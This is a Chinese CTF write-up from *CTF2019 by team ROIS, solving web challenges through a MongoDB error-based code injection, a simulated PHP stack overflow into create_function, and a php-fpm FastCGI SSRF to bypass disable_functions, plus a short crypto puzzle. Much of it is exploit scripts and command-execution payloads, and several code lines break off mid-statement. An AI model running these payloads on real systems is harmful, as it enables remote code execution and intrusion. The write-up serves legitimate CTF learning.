ROIS *CTF2019 Writeup

zsx / 2019-04-30 08:45:00 / 浏览数 7831 安全技术 CTF 顶(1) 踩(0)

---

## Web

### mywebsql

直接用admin / admin进后台，使用以下方式来GetShell。
https://nvd.nist.gov/vuln/detail/CVE-2019-7731


之后阻碍就是`readflag`，脚本处理。还是第一次看见`readflag`成为最大阻碍的CTF题……

```
<?php
function runCommand($cmd)
{
   $descriptors = [
       0 => array("pipe", "rw"),
       1 => array("pipe", "w"),
       2 => array("pipe", "w"),
   ];
   $pipes = [];
   $process = \proc_open($cmd, $descriptors, $pipes, __DIR__);
   $stderr = '';
   $stdout = '';
   if (\is_resource($process)) {
       stream_set_blocking($pipes[2], FALSE);
       stream_set_blocking($pipes[1], FALSE);
       while (true) {
           if (!feof($pipes[1])) {
               $a = fgetc($pipes[1]);
               if ($a !== false) {
                   $stdout .= $a;
                   if (preg_match("/input your answer:/", $stdout)) {
                       $stdout = explode("first", $stdout)[1];
                       $stdout = explode("input", $stdout)[0];
                       $ret = eval('return ' . $stdout . ';');
                       echo $ret;
                       fwrite($pipes[0], $ret . "\r\n");
                       fflush($pipes[0]);
                       fclose($pipes[0]);
                   }
               }
           }
           if (feof($pipes[2]) && feof($pipes[1])) {
               break;
           }
       }
       \fclose($pipes[1]);
       \fclose($pipes[2]);
       $status = \proc_close($process);
   }
   return [$stdout, $stderr, $status];
}

var_dump(runCommand('/readflag'));
```

### 996game

根据提示，得到游戏源码 https://github.com/Jerenaux/phaserquest
。发现其`js/client`直接暴露在公网，猜测`js/server`也同样可静态访问。之后直接down整站源码进行对比。

（右侧的代码因为我已经修改过，因此和原始代码不一样，懒得找原始的了）





那我们现在的目的就是让MongoDB报错，执行`err.message`里的代码了。（虽然感觉好无聊）

观察代码：

```
GameServer.loadPlayer = function(socket,id){
 GameServer.server.db.collection('players').findOne({_id: new ObjectId(id)},function(err,doc){
```

通过`loadPlayer`可触发，唯一可控的点只有id。在前端，`loadPlayer`是点击"Play"时提交到服务器的，参数来源是`localStorage`。直接随便改改`localStorage.pla`
`ObjectId`里。




反正现在也不知道干啥，先绕过这个`ObjectID`的验证吧，看看能不能传string以外的东西，绕了以后再研究怎么让MongoDB报错。

先想办法发送任意数据。在控制台输入以下代码后“Start Game”即可解决。

```
Client.getPlayerID =  () => ('0123456789ab')
`
```


阅读代码：https://github.com/mongodb/js-bson/blob/V1.0.0/lib/bson/objectid.js#L30 要绕过的第一个点在`var valid = ObjectID.isValid(id);`。往下拉，可发现

```
if(id.toHexString) {
   return id.id.length == 12 || (id.id.length == 24 && checkForHexRegExp.test(id.id));
 }
```

因此构造payload:

```
Client.getPlayerID =  () => ({ toHexString: 'aaa', id: {length: 12} })
```

之后会发现在序列化时出错：




具体代码：

```
for (var i = 0; i < this.id.length; i++) {
   hexString += hexTable[this.id.charCodeAt(i)];
}
```

构造Payload：

```
Client.getPlayerID =  () => ({ toHexString: 'aaa', length: 0, id: {length: 12} })
```

这样就可以传任意Object了，但是对如何报错还是没有头绪。根据主办方给的提示

```
db.a.find({"b":{"$gt":1,"c":"d"}})
```


得知，MongoDB解析Token时，内置的操作符必须放在最前面；在内置操作符之后的任何Key都无法被识别导致报错。由此构造Payload：

```
Client.getPlayerID =  () => ({ "$gt":1,"socket.emit(require('child_process').execSync('ls'))":"bb", toHexString: 'aaa', length
```

发现这样就可以ls了。下一步是绕`readflag`.....Nodejs的流处理这种事情有点麻烦，用Perl来搞合适些。直接抄了个脚本：https://github.com/mdsnins/ctf-writeups/bl

最终Payload：

```
Client.getPlayerID =  () => ({ "$gt":1,[`process.chdir('/');socket.emit('aaa');socket.emit(require('child_process').execSync('
```




Echohub

首先先进行PHP解密，解密后的代码：

```
<?php
error_reporting(E_ALL ^ E_NOTICE);
require_once 'sandbox.php';
$seed = time();
srand($seed);
define('INS_OFFSET', rand(0x0, 0xffff));
$regs = array('eax' => 0x0, 'ebp' => 0x0, 'esp' => 0x0, 'eip' => 0x0);
function aslr(&$a, $O0O)
{
   $a = $a + 0x60000000 + INS_OFFSET + 0x1;
}
$func_ = array_flip($func);
array_walk($func_, 'aslr');
$plt = array_flip($func_);


function handle_data($data)
{
   $len = strlen($data);
   $a = $len / 0x4 + 0x1 * ($len % 0x4);
   $ret = str_split($data, 0x4);
   $ret[$a - 0x1] = str_pad($ret[$a - 0x1], 0x4, "\x00");
   foreach ($ret as $key => &$value) {
        $value = strrev(bin2hex($value));
   }
   return $ret;
}

function gen_canary()
{
   $canary = 'abcdefghijklmnopqrstuvwxyzABCDEFGHJKLMNPQEST123456789';
   $a = $canary[rand(0, strlen($canary) - 0x1)];
   $b = $canary[rand(0, strlen($canary) - 0x1)];
   $c = $canary[rand(0, strlen($canary) - 0x1)];
   $d = "\x00";
   return handle_data($a . $b . $c . $d)[0];
}

$canary = gen_canary();
$canarycheck = $canary;
function check_canary()
{
   global $canary;
   global $canarycheck;
   if ($canary != $canarycheck) {
       die('emmmmmm...Don\'t attack me!');
   }
}

class stack
{
   private $ebp, $stack, $esp;
   public function __construct($a, $b)
   {
       $this->stack = array();
       global $regs;
       $this->ebp =& $regs['ebp'];
       $this->esp =& $regs['esp'];
       $this->ebp = 0xfffe0000 + rand(0x0, 0xffff);
       global $canary;
       $this->stack[$this->ebp - 0x4] =& $canary;
       $this->stack[$this->ebp] = $this->ebp + rand(0x0, 0xffff);
       $this->esp = $this->ebp - rand(0x20, 0x60) * 0x4;
       $this->stack[$this->ebp + 0x4] = dechex($a);
       if ($b != NULL) {
           $this->pushdata($b);
       }
```

```
}

public function pushdata($data)
{
    $data = handle_data($data);
    for ($i = 0; $i < count($data); $i++) {
        $this->stack[$this->esp + $i * 0x4] = $data[$i];
        //no args in my stack haha
        check_canary();
    }
}

public function recover_data($data)
{
    return hex2bin(strrev($data));
}

public function outputdata()
{
    global $regs;
    echo 'root says: ';
    while (0x1) {
        if ($this->esp == $this->ebp - 0x4) {
            break;
        }
        $this->pop('eax');
        $data = $this->recover_data($regs['eax']);
        $ret = explode("\x00", $data);
        echo $ret[0];
        if (count($ret) > 0x1) {
            break;
        }
    }
}
public function ret()
{
    $this->esp = $this->ebp;
    $this->pop('ebp');
    $this->pop('eip');
    $this->call();
}

public function get_data_from_reg($item)
{
    global $regs;
    $a = $this->recover_data($regs[$item]);
    $b = explode("\x00", $a);
    return $b[0];
}

public function call()
{
    global $regs;
    global $plt;
    $a = hexdec($regs['eip']);
    if (isset($_REQUEST[$a])) {
        $this->pop('eax');
        $len = (int) $this->get_data_from_reg('eax');
        $args = array();
        for ($i = 0; $i < $len; $i++) {
            $this->pop('eax');
            $data = $this->get_data_from_reg('eax');
            array_push($args, $_REQUEST[$data]);
        }
        call_user_func_array($plt[$a], $args);
    } else {
        call_user_func($plt[$a]);
    }
}
```

```
    public function push($item)
    {
        global $regs;
        $data = $regs[$item];
        if (hex2bin(strrev($data)) == NULL) {
            die('data error');
        }
        $this->stack[$this->esp] = $data;
        $this->esp -= 0x4;
    }

    public function pop($item)
    {
        global $regs;
        $regs[$item] = $this->stack[$this->esp];
        $this->esp += 0x4;
    }

    public function __call($name, $args)
    {
        check_canary();
    }
}

print_R('O0OO0');
print_R('stack');
if (isset($_POST['data'])) {
    $phpinfo_addr = array_search('phpinfo', $plt);
    $gets = $_POST['data'];
    $main_stack = new stack($phpinfo_addr, $gets);
    echo '--------------------output---------------------</br></br>';
    $main_stack->outputdata();
    echo '</br></br>------------------phpinfo()------------------</br>';
    $main_stack->ret();
}
```

一看是个栈溢出，还带ASLR和Canary。从执行点看，应该溢出到`call_user_func_array`。根据phpinfo禁用的函数+PHP 7.3的版本，基本只能使用`create_function`配合代码注入来进行任意代码执行。

代码注入：https://www.exploit-db.com/exploits/32417

disable_functions：
`file_get_contents,file_put_contents,fwrite,file,chmod,chown,copy,link,fflush,mkdir,popen,rename,touch,unlink,pcntl_alarm,move_`

溢出脚本如下，直接php -S来跑，将其作为代理来打服务器：

```
<?php
$seed=time();
srand($seed);
define('INS_OFFSET', rand(0x0, 0xffff));
var_dump(INS_OFFSET);
$regs = array('eax' => 0x0, 'ebp' => 0x0, 'esp' => 0x0, 'eip' => 0x0);
function aslr(&$a, $O0O)
{
    $a = $a + 0x60000000 + INS_OFFSET + 0x1;
}
$func = get_defined_functions()["internal"];
$func_ = array_flip($func);
array_walk($func_, 'aslr');
$plt = array_flip($func_);

//var_dump($plt);
function handle_data($data)
{
    $len = strlen($data);
    $a = $len / 0x4 + 0x1 * ($len % 0x4);
    $ret = str_split($data, 0x4);
    $ret[$a - 0x1] = str_pad($ret[$a - 0x1], 0x4, "\x00");
    foreach ($ret as $key => &$value) {
```

```
        $value = strrev(bin2hex($value));
    }
    return $ret;
}
function gen_canary()
{
    $canary = 'abcdefghijklmnopqrstuvwxyzABCDEFGHJKLMNPQEST123456789';
    $a = $canary[rand(0, strlen($canary) - 0x1)];
    $b = $canary[rand(0, strlen($canary) - 0x1)];
    $c = $canary[rand(0, strlen($canary) - 0x1)];
    $d = "\x00";
    return handle_data($a . $b . $c . $d)[0];
}
function recover_data($data)
{
    return hex2bin(strrev($data));
}


$canary = gen_canary();

$phpinfo_addr = array_search('phpinfo', $plt);

$stack = array();
$ebp =& $regs['ebp'];
$esp =& $regs['esp'];
    $rand1 = rand(0x0, 0xffff);
$ebp = 0xfffe0000 + $rand1;
$stack[$ebp - 0x4] =& $canary;
    $rand2 = rand(0x0, 0xffff);
$stack[$ebp] = $ebp + $rand2;
    $rand3 = rand(0x20, 0x60);
$esp = $ebp - $rand3 * 0x4;
$stack[$ebp + 0x4] = dechex($phpinfo_addr);

$post_data  = str_repeat('aaaa', $rand3 - 1);           // ■■■ canary ■■■■■
$post_data .= hex2bin(strrev($canary));                 // ■■ canary
$post_data .= 'Rebp';                                   // random ebp
$bad_addr = array_search('create_function', $plt);

$post_data .= recover_data(dechex($bad_addr));          // function addr
$post_data .= "2\x00\x00\x00";                          // create_function ■■■■■■
$post_data .= 'aaaa';                                   // ■■1
$post_data .= 'bbbb';                                   // ■■2
$post_data .= str_repeat('A', 400);
$data = $bad_addr.'=1&data=' . urlencode($post_data);
var_dump($data);
function post($url, $data){
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_POST, 1);
    curl_setopt($ch, CURLOPT_POSTFIELDS, $data);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, false);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_setopt($ch, CURLOPT_TIMEOUT, 10);
    $output = curl_exec($ch);
    curl_close($ch);
    return $output;
}

var_dump post('http://34.85.27.91:10080?cccc='.urlencode($_REQUEST['x']).'&xxxx='.urlencode($_REQUEST['a']).'&aaaa=&bbbb=1;}ev
```

现在可以RCE了，但是绕不过disable_functions。此时看他Dockerfile和run.sh。

run.sh:

```
#!/bin/sh
service --status-all | awk '{print $4}'| xargs -i service {} start sleep infinity;
```

Dockerfile:

```
RUN apt-cache search "php" | grep "php7.3"| awk '{print $1}'| xargs apt-get -y install
```

怎么说呢，其实有种强行出题的感觉。题目安装了所有PHP的扩展，自然也包括`php7.3-fpm`。在`run.sh`里还启用了所有服务，因此SSRF打fpm即可。

我们想让SSRF来帮我们跑：

```
<?php system('perl -e \'use warnings;use strict;use IPC::Open2;$| = 1;chdir("/");my $pid = open2(*out2, *in2, "./readflag") or
```

先压缩一下：

```
<?php
echo base64_encode(gzdeflate('perl -e \'use warnings;use strict;use IPC::Open2;$| = 1;chdir("/");my $pid = open2(*out2, *in2,
```

然后丢进system：

```
<?php system(gzinflate(base64_decode("jY7BCsIwDIZfJRTBVZzDHVf1ohdPE9QHKFvcCrUraacIPrztHJ487BKS///+JBZJQ4ow7x3CU5JRpnEiDs6TqvzQ
```


这就是我们最终要跑的代码。修改 https://www.leavesongs.com/PENETRATION/fastcgi-and-php-fpm.html
中的脚本，只保留其生成功能，去除其发包功能，得到以下payload:

```
AQE2ugAIAAAAAQAAAAAAAAAEENroB3AAADgNDT05URU5UX0xFTkdUSDI4MwwQQ09OVEVOVF9UWVBFYXBwbGljYXRpb24vdGV4dAsEUkVNT1RFX1BPUlQ5OTg1CwlTRV
```

之后让PHP连上php-fpm.sock并发将payload发过去即可：

```
<?php $sock=stream_socket_client('unix:///run/php/php7.3-fpm.sock');fputs($sock, base64_decode($_GET['xxxx']));var_dump(fread(
```

最终Payload组合起来，如图所示。




## Crypto

### babyprng

通读代码. 可以知道要在随机序列stack中 取等量 1, 0 就可以得到flag.
提供了
保存 \x00
IF \x01
出栈 \x02
与 \x03
或 \x04
异或 \x05
向前跳
向后跳
获得等量 1, 0 序列可以采用 异或方式.

```
^ 1 1 => 1 0
^ 1 0 => 1 1
```

所以问题转化成如何使倒数第二位为1
这里采用的方式是 X Y
& X Y
| X Y
如果 Y 在运算后 依然为1, 则 X 必定为1. 写出流程

```
03    &
04    |
01    IF
13    False Jmp 7
00    True  Save to out
05    ^
33    JMP 4
02    POP
39    JMP 0
```

